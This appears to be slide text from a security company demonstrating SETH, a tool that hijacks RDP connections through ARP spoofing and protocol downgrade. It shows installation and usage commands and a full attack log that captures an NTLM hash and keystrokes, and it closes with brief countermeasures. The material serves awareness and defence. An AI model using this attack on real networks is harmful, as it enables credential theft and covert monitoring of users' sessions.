



SETH


Information Security Inc.

Contents

- About SETH
- SETH Features
- Requirements
- Demo setup 1
- Demo setup 2
- Installing SETH
- Demo and Countermeasures
- References


About SETH

- Seth is a tool written in Python and Bash to MitM RDP connections by attempting to downgrade the connection in order to extract clear text credentials



SETH features

- The script performs ARP spoofing to gain a Man-in-the-Middle position and redirects the traffic such that it runs through an RDP proxy




Requirements

- python3
- tcpdump
- dsniff (arp spoof)
- openssl < 1.1.0f

OpenSSL should not be too recent, as it does not support older versions of the SSL protocol and thus may be incompatible with older version of the Windows RDP client

Demo Setup 1


- RDP host *is not* on the same subnet as the victim machine



Gateway IP = "192.168.10.105"

Demo Setup 2

- RDP host *is on* the same subnet as the victim machine



Installing SETH

- Installing SETH on the attacker machine

```
root@admin1-virtual-machine:~# git clone https://github.com/SySS-Research/Seth.git
Cloning into 'Seth'...
remote: Counting objects: 244, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 244 (delta 0), reused 1 (delta 0), pack-reused 241
Receiving objects: 100% (244/244), 1.75 MiB | 848.00 KiB/s, done.
Resolving deltas: 100% (120/120), done.
Checking connectivity... done.
```


Installing SETH

- SETH usage

```
root@admin1-virtual-machine:~/Seth# pwd
/root/Seth
root@admin1-virtual-machine:~/Seth# ./seth.sh -h
```




```
by Adrian Vollmer
seth@vollmer.syss.de
SySS GmbH, 2017
https://www.syss.de
```

```
Usage:
./seth.sh <INTERFACE> <ATTACKER_IP> <VICTIM_IP> <GATEWAY_IP|HOST_IP>
```


Demo and Countermeasures

- From the attacker machine we can see what the victim is doing inside the RDP session by capturing the keystrokes
- For example typing in Wordpad



Demo and Countermeasures

- Seth sniffs an offline crackable hash as well as the clear text password


```

root@admin-virtual-machine:~/Seth# ./seth.sh cmd35 192.168.86.106 192.168.86.101 192.168.86.16
SETH by Adrian Vollmer
        sesh@vollmer.syss.de
        SySS GmbH, 2017
        https://www.syss.de

[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[*] Got it! Original destination is 192.168.86.16
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Waiting for connection
Connection received from 192.168.86.101
Downgrading authentication options from 11 to 3
Enable SSL
server challenge: c229992f6ec917e1
administrator:301NEDUCM81N:c229992f6ec917e1:f75565414e73dbdd17aa848a360051e6:0101000000000050312a18302dd3014aa1912844e87a18000000000000004d0048
343e004900010010004d0045004e00440045004c005000430004008e006d0069006e0069002e0074006b00030020004d0065006e00640065006c00500043002e006d0069006e0069002e
3774006b005000e00d0069006e0069002e0074006b0007000000503172a18302dd3016e00040002000000000000000000000000000000000000000000000000000000000000000000
e2800e37467377e1f530ed9d6cc5105258914ecd8a001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
f3e2e380004900e00310000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
Pamper with NTLM response
Downgrading CredSSP
Connection lost
Waiting for connection
Connection received from 192.168.86.101
Enable SSL
Connection lost
Waiting for connection
Connection received from 192.168.86.101
Enable SSL
Hiding forged protocol request from client
[REDACTED]
[REDACTED]
    
```

Demo and Countermeasures

- From the attacker machine we can see what the victim is doing inside the RDP session by capturing the keystrokes
- For example typing in Wordpad



Demo and Countermeasures

- **Countermeasures**

- ◎ RDP connections cannot happen if the server's identity cannot be verified (if the SSL certificate is not signed by a trusted CA). Sign all servers certificates with the enterprise CA
- ◎ Use a seconds factor besides user credentials
- ◎ SSL warnings are not to be taken lightly. Client systems need to have the root CA in their list of trusted CAs

References

- Github

<https://github.com/SySS-Research/Seth>

- ARP spoofing

https://en.wikipedia.org/wiki/ARP_spoofing